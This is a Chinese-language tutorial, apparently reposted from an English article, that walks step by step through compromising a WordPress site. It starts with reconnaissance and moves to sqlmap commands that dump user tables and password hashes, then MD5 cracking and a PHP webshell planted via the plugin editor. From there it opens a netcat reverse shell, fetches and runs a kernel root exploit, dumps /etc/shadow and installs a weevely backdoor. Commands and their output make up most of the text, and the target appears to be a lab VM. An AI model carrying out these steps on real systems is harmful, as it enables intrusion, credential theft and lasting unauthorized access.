黑客是如何攻破一個網站的？

黑客專欄 2022-10-20 18:00 發表於河南

來自｜Mohamed Ramadan

https://resources.infosecinstitute.com/topic/hacking-a-wordpress-site/


一篇科普文，很適合小白，長文請靜下心看。

通過本文你將了解黑客常用的入手思路和技術手法，適合熱愛網絡信息安全的新手朋友了解學習。本文將從最開始的信息收集開始講述黑客是如何一步步的攻破你的網站和服務器的。閱讀本文你會學到以下內容：

1.滲透測試前的簡單信息收集。
2.sqlmap的使用
3.nmap的使用
4.nc反彈提權
5.linux系統的權限提升
6.backtrack 5中滲透測試工具nikto和w3af的使用等.

假設黑客要入侵的你的網站域名為:hack-test.com

讓我們用ping命令獲取網站服務器的IP地址



現在我們獲取了網站服務器的IP地址為:173.236.138.113

尋找同一服務器上的其它網站，我們使用sameip.org.

26 sites hosted on IP Address 173.236.138.113

ID	Domain	Site Link
1	hijackthisforum.com	hijackthisforum.com
2	sportforum.net	sportforum.net
3	freeonlinesudoku.net	freeonlinesudoku.net

4	cosplayhell.com	cosplayhell.com
5	videogamenews.org	videogamenews.org
6	gametour.com	gametour.com
7	qualitypetsitting.net	qualitypetsitting.net
8	brendanichols.com	brendanichols.com
9	8ez.com	8ez.com
10	hack-test.com	hack-test.com
11	kisax.com	kisax.com
12	paisans.com	paisans.com
13	mghz.com	mghz.com
14	debateful.com	debateful.com
15	jazzygoodtimes.com	jazzygoodtimes.com
16	fruny.com	fruny.com
17	vbum.com	vbum.com
18	wuckie.com	wuckie.com
19	force5inc.com	force5inc.com
20	virushero.com	virushero.com
21	twincitiesbusinesspeernetwork.c	twincitiesbusinesspeernetwork.c


	om	om
22	jennieko.com	jennieko.com
23	davereedy.com	davereedy.com
24	joygarrido.com	joygarrido.com
25	prismapp.com	prismapp.com
26	utiligolf.com	utiligolf.com

173.236.138.113上有26個網站，很多黑客為了攻破你的網站可能會檢查同服務器上的其它網站，但是本次是以研究為目標，我們將拋開服務器上的其它網站，只針對你的網站來進行入侵檢測。

我們需要關於你網站的以下信息：

1. DNS records (A, NS, TXT, MX and SOA)
2. Web Server Type (Apache, IIS, Tomcat)
3. Registrar (the company that owns your domain)
4. Your name, address, email and phone
5. Scripts that your site uses (php, asp, asp.net, jsp, cfm)
6. Your server OS (Unix,Linux,Windows,Solaris)
7. Your server open ports to internet (80, 443, 21, etc.)

讓我們開始找你網站的DNS記錄，我們用who.is來完成這一目標.



我們發現你的DNS記錄如下

HACK-TEST.COM DNS RECORDS

Record	Type	TTL	Priority	Content
hack-test.com	A	4 hours		173.236.138.113 ()
hack-test.com	SOA	4 hours		ns1.dreamhost.com. hostmaster.dreamhost.com. 2011032301 15283 1800 1814400 14400
hack-test.com	NS	4 hours		ns1.dreamhost.com
hack-test.com	NS	4 hours		ns3.dreamhost.com
hack-test.com	NS	4 hours		ns2.dreamhost.com
www.hack-test.com	A	4 hours		173.236.138.113 ()

nxadmin.com

讓我們來確定web服務器的類型

發現你的Web服務器是apache，接下來確定它的版本.

IP: 173.236.138.113
Website Status: active
Server Type: Apache
Alexa Trend/Rank: 1 Month:3,213,968 3 Month: 2,161,753
Page Views per Visit: 1 Month: 2.0 3Month: 3.7

接下來是時候尋找你網站域名的註冊信息,你的電話、郵箱、地址等.

我們現在已經獲取了你的網站域名的註冊信息，包括你的重要信息等.

我們可以通過backtrack5中的whatweb來獲取你的網站服務器操作系統類型和服務器的版本.

```
root@bt:/pentest/enumeration/web/whatweb# ./whatweb  hack-test.com

http://hack-test.com [200] WordPress, HTTPServer[Fedora Linux][Apache/2.2.15 (Fedora)], Apache[2.2.15], IP[192.168.1.2]
```

我們發現你的網站使用了著名的php整站程序wordpress，服務器的的系統類型為FedoraLinux，Web服務器版本Apache 2.2.15.繼續查看網站服務器開放的端口，用滲透測試工具nmap:

1-Find services that run on server(查看服務器上運行的服務)

```
root@bt:/# nmap -sV hack-test.com

Starting Nmap 5.59BETA1 ( http://nmap.org ) at 2011-12-28 06:39 EET
Nmap scan report for hack-test.com (192.168.1.2)
Host is up (0.0013s latency).
Not shown: 998 filtered ports
PORT STATE SERVICE VERSION
22/tcp closed ssh
80/tcp open http Apache httpd 2.2.15 ((Fedora))
MAC Address: 00:0C:29:01:8A:4D (VMware)

Service detection performed. Please report any incorrect results at http://nmap.

Nmap done: 1 IP address (1 host up) scanned in 11.56 seconds
```

2-Find server OS(查看操作系統版本)

```
root@bt:/# nmap -O hack-test.com

Starting Nmap 5.59BETA1 ( http://nmap.org ) at 2011-12-28 06:40 EET
Nmap scan report for hack-test.com (192.168.1.2)
Host is up (0.00079s latency).
Not shown: 998 filtered ports
PORT STATE SERVICE
22/tcp closed ssh

80/tcp open http
MAC Address: 00:0C:29:01:8A:4D (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.22 (Fedora Core 6)
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/s

Nmap done: 1 IP address (1 host up) scanned in 7.42 seconds
```

只有80端口是開放的,操作系統是Linux2.6.22（Fedora Core 6），現在我們已經收集了所有關於你網站的重要信息,接下來開始掃描尋找漏洞,比如:

Sql injection – Blind sql injection – LFI – RFI – XSS – CSRF等等.

我們將使用Nikto來收集漏洞信息:

root@bt:/pentest/web/nikto# perlnikto.pl -h hack-test.com


```
root@bt:/pentest/web/nikto# perl nikto.pl -h http://hack-test.com
- Nikto v2.1.4
---------------------------------------------------------------------------
+ Target IP:          192.168.1.2
+ Target Hostname:    hack-test.com
+ Target Port:        80
+ Start Time:         2011-12-29 06:50:03
---------------------------------------------------------------------------
+ Server: Apache/2.2.15 (Fedora)
+ ETag header found on server, inode: 12748, size: 1475, mtime: 0x4996d177f5c3b
+ Apache/2.2.15 appears to be outdated (current is at least Apache/2.2.17). Apache 1.3.42 (final release) and 2.0.64 are also
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 6448 items checked: 1 error(s) and 6 item(s) reported on remote host
+ End Time:           2011-12-29 06:50:37 (34 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@bt:/pentest/web/nikto#
```

我們也會用到Backtrack 5 R1中的W3AF 工具:


root@bt:/pentest/web/w3af#./w3af_gui

```
root@bt:/pentest/web/w3af# ./w3af_gui
Starting w3af, running on:
  Python version:
    2.6.5 (r265:79063, Apr 16 2010, 13:57:41)
    [GCC 4.4.3]
  GTK version:  2.20.1
  PyGTK version:  2.17.0
```

我們輸入要檢測的網站地址,選擇完整的安全審計選項.



稍等一會，你將會看到掃描結果.



發現你的網站存在sql注入漏洞、XSS漏洞、以及其它的漏洞.讓我們來探討SQL注入漏洞.

http://hack-test.com/Hackademic_RTB1/?cat=d%27z%220

我們通過工具發現這個URL存在SQL注入，我們通過Sqlmap來檢測這個url.

Using sqlmap with –u url

```
root@bt:/pentest/database/sqlmap# python sqlmap.py -u http://hack-test.com/Hackademic_RTB1/?cat=1
```

過一會你會看到

```
[05:31:27] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
GET parameter 'cat' is vulnerable. Do you want to keep testing the others? [Y/n] n
```

輸入N按回車鍵繼續

```
Place: GET
Parameter: cat
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: cat=1 AND (SELECT 2995 FROM(SELECT COUNT(*),CONCAT(0x3a776e673a,(SELECT (CASE WHEN (2995=2995) THEN 1 ELSE 0 END
)),0x3a7971743a,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)
```

我們發現你的網站存在mysql顯錯注入，mysql數據庫版本是5.0. 我們通過加入參數"-dbs"來嘗試採集數據庫名.

```
root@bt:/pentest/database/sqlmap# python sqlmap.py -u http://hack-test.com/Hackademic_RTB1/?cat=1 --dbs
```

```
available databases [3]:
[*] information_schema
[*] mysql
[*] wordpress
```

發現三個數據庫,接下來通過參數"-D wordpress -tables"來查看wordpress數據庫的所有表名

```
root@bt:/pentest/database/sqlmap# python sqlmap.py -u http://hack-test.com/Hackademic_RTB1/?cat=1 -D wordpress --tables
```

```
Database: wordpress
[9 tables]
+-----------------------+
| wp_categories         |
| wp_comments           |
| wp_linkcategories     |
| wp_links              |
| wp_options            |
| wp_post2cat           |
| wp_postmeta           |
```

```
| wp_posts                |
| wp_users                |
+-------------------------+
```

通過參數"-T wp_users –columns "來查看wp_users表中的字段.

```
root@bt:/pentest/database/sqlmap# python sqlmap.py -u http://hack-test.com/Hackademic_RTB1/?cat=1 -D wordpress -T wp_users --
columns
```

```
[22 columns]
+----------------------+----------------------+
| Column               | Type                 |
+----------------------+----------------------+
| ID                   | bigint(20) unsigned  |
| user_activation_key  | varchar(60)          |
| user_aim             | varchar(50)          |
| user_browser         | varchar(200)         |
| user_description     | longtext             |
| user_domain          | varchar(200)         |
| user_email           | varchar(100)         |
| user_firstname       | varchar(50)          |
| user_icq             | int(10) unsigned     |
```

```
| user_icq                | int(10) unsigned |
| user_idmode             | varchar(20)      |
| user_ip                 | varchar(15)      |
| user_lastname           | varchar(50)      |
| user_level              | int(2) unsigned  |
| user_login              | varchar(60)      |
| user_msn                | varchar(100)     |
| user_nicename           | varchar(50)      |
| user_nickname           | varchar(50)      |
| user_pass               | varchar(64)      |
| user_registered         | datetime         |
| user_status             | int(11)          |
| user_url                | varchar(100)     |
| user_yim                | varchar(50)      |
+-------------------------+------------------+
```

接下來猜解字段user_login和user_pass的值.用參數"-C user_login,user_pass–dump"

```
Database: wordpress
Table: wp_users
[6 entries]
+---------------+----------------------------------+
| user_login    | user_pass                        |
+---------------+----------------------------------+
| NickJames     | 21232f297a57a5a743894a0e4a801fc3 |
| MaxBucky      | 50484c19f1afdaf3841a0d821ed393d2 |
| GeorgeMiller  | 7cbb3252ba6b7e9c422fac5334d22054 |
| JasonKonnors  | 8601f6e1028a8e8a966f6c33fcd9aec4 |
| TonyBlack     | a6e514f9486b83cb53d8d932f9a04292 |
| JohnSmith     | b986448f0bb9e5e124ca91d3d650f52c |
+---------------+----------------------------------+
```

我們會發現用戶名和密碼hashes值. 我們需要通過以下在線破解網站來破解密碼hashes


http://www.onlinehashcrack.com/free-hash-reverse.php

Found !

Hash : 7CBB3252BA6B7E9C422FAC5334D22054
Plain text : q1w2e3
Algorithm : MD5

登陸wordpress的後台wp-admin

嘗試上傳php webshell到服務器，以方便運行一些linux命令.在插件頁面尋找任何可以編輯的插件.我們選擇Textile這款插件，編輯插入我們的php webshell，點擊更新文件，然後訪問我們的phpwebshell.



Phpwebshell被解析了，我們可以控制你網站的文件，但是我們只希望獲得網站服務器的root權限,來入侵服務器上其它的網站。

我們用NC來反彈一個shell,首先在我們的電腦上監聽5555端口.

```
root@bt:/# nc -lvvp 5555
listening on [any] 5555 ...
```

然後在Php webshell上反向連接我們的電腦，輸入你的IP和端口5555.

點擊連接我們會看到

```
root@bt:/# nc -lvvp 5555
listening on [any] 5555 ...
connect to [192.168.1.6] from hack-test.com [192.168.1.2] 51438
```

接下來我們嘗試執行一些命令：

```
id

uid=48(apache) gid=489(apache) groups=489(apache)
 （用来显示用户的id和组）

pwd

/var/www/html/Hackademic_RTB1/wp-content/plugins
 （显示服务器上当前的路径）

uname -a

Linux HackademicRTB1 2.6.31.5-127.fc12.i686 #1 SMP Sat Nov 721:41:45
```

（顯示內核版本信息）

現在我們知道，服務器的內核版本是2.6.31.5-127.fc12.1686,我們在exploit-db.com中搜索此版本的相關漏洞.

在服務器上測試了很多exp之後，我們用以下的exp來提升權限.
http://www.exploit-db.com/exploits/15285

我們在nc shell上執行以下命令:
wgethttp://www.exploit-db.com/exploits/15285 -o roro.c
(下載exp到服務器並重命名為roro.c)
注：很多linux內核的exp都是C語言開發的,因此我們保存為.c擴展名.
exp roro.c代碼如下：

```
#include
#include
#include
#include
#include
#include
#include
#include
#include
#include
#include
#define RECVPORT 5555
#define SENDPORT 6666
int prep_sock(int port)
{
```

```
int s, ret;
struct sockaddr_in addr;
s = socket(PF_RDS, SOCK_SEQPACKET, 0);
if(s < 0)
{
printf("[*] Could not open socket.");
exit(-1);
}
memset(&addr, 0, sizeof(addr));
```

通過以上代碼我們發現該exp是C語言開發的，我們需要將它編譯成elf格式的,命令如下:

gcc roro.c –ororo

接下來執行編譯好的exp

./roro

```
./roro

[*] Linux kernel >= 2.6.30 RDS socket exploit
[*] by Dan Rosenberg
[*] Resolving kernel addresses...
[+] Resolved rds_proto_ops to 0xe09f0b20
[+] Resolved rds_ioctl to 0xe09db06a
[+] Resolved commit_creds to 0xc044e5f1
[+] Resolved prepare_kernel_cred to 0xc044e452
[*] Overwriting function pointer...
[*] Linux kernel >= 2.6.30 RDS socket exploit
[*] by Dan Rosenberg
[*] Resolving kernel addresses...
[+] Resolved rds_proto_ops to 0xe09f0b20
[+] Resolved rds_ioctl to 0xe09db06a
[+] Resolved commit_creds to 0xc044e5f1
[+] Resolved prepare_kernel_cred to 0xc044e452
[*] Overwriting function pointer...
[*] Triggering payload...
[*] Restoring function pointer...
```


執行完成之後我們輸入id命令

id

我們發現我們已經是root權限了

uid=0(root) gid=0(root)

```
id
uid=0(root) gid=0(root)
```

現在我們可以查看/etc/shadow文件

cat/etc/shadow

```
cat /etc/shadow

root:$6$411OVmLPSV28eVCT$FqycC5mozZ8mqiqgFudLsHUk7R1EMU/FXw3pOcOb39LXekt9VY6HyGk
bin:*:14495:0:99999:7:::
daemon:*:14495:0:99999:7:::
adm:*:14495:0:99999:7:::
lp:*:14495:0:99999:7:::
sync:*:14495:0:99999:7:::
shutdown:*:14495:0:99999:7:::
halt:*:14495:0:99999:7:::
mail:*:14495:0:99999:7:::
uucp:*:14495:0:99999:7:::
operator:*:14495:0:99999:7:::
games:*:14495:0:99999:7:::
gopher:*:14495:0:99999:7:::
ftp:*:14495:0:99999:7:::
nobody:*:14495:0:99999:7:::
vcsa:!!:14557::::::
avahi-autoipd:!!:14557::::::
ntp:!!:14557::::::
dbus:!!:14557::::::
rtkit:!!:14557::::::
nscd:!!:14557::::::
tcpdump:!!:14557::::::
avahi:!!:14557::::::
haldaemon:!!:14557::::::
openvpn:!!:14557::::::
apache:!!:14557::::::
saslauth:!!:14557::::::
mailnull:!!:14557::::::
smmsp:!!:14557::::::
smolt:!!:14557::::::
sshd:!!:14557::::::                                    nxadmin.com
pulse:!!:14557::::::
gdm:!!:14557::::::
p0wnbox.Team:$6$rPArLuwe8rM9Avwv$a5coOdUCQQY7NgvTnXaFj2D5SmggRrFsr6TP8g7IATVeEt3
mysql:!!:14981::::::
```

我們可以使用“john theripper”工具破解所有用戶的密碼.但是我們不會這樣做，我們需要在這個服務器上留下後門以方便我們在任何時候訪問它.

我們用weevely製作一個php小馬上傳到服務器上.

1.weevely使用選項

root@bt:/pentest/backdoors/web/weevely#./main.py -

```
root@bt:/pentest/backdoors/web/weevely# ./main.py -

Weevely 0.3 - Generate and manage stealth PHP backdoors.
Copyright (c) 2011-2012 Weevely Developers
Website: http://code.google.com/p/weevely/

Usage: main.py [options]

Options:
-h, --help show this help message and exit
-g, --generate Generate backdoor crypted code, requires -o and -p .
-o OUTPUT, --output=OUTPUT
Output filename for generated backdoor .
-c COMMAND, --command=COMMAND
Execute a single command and exit, requires -u and -p
.
-t, --terminal Start a terminal-like session, requires -u and -p .
-C CLUSTER, --cluster=CLUSTER
Start in cluster mode reading items from the give
file, in the form 'label,url,password' where label is
optional.
-p PASSWORD, --password=PASSWORD
Password of the encrypted backdoor .

-u URL, --url=URL Remote backdoor URL .
```


2.用weevely創建一個密碼為koko的php後門

root@bt:/pentest/backdoors/web/weevely#./main.py -g -o hax.php -p koko

```
root@bt:/pentest/backdoors/web/weevely# ./main.py -g -o hax.php -p koko

Weevely 0.3 - Generate and manage stealth PHP backdoors.
Copyright (c) 2011-2012 Weevely Developers
Website: http://code.google.com/p/weevely/

+ Backdoor file 'hax.php' created with password 'koko'.
root@bt:/pentest/backdoors/web/weevely#
```

接下來上傳到服務器之後來使用它

root@bt:/pentest/backdoors/web/weevely#./main.py -t -uhttp://hack-test.com/Hackademic_RTB1/wp-content/plugins/hax.php -pkoko

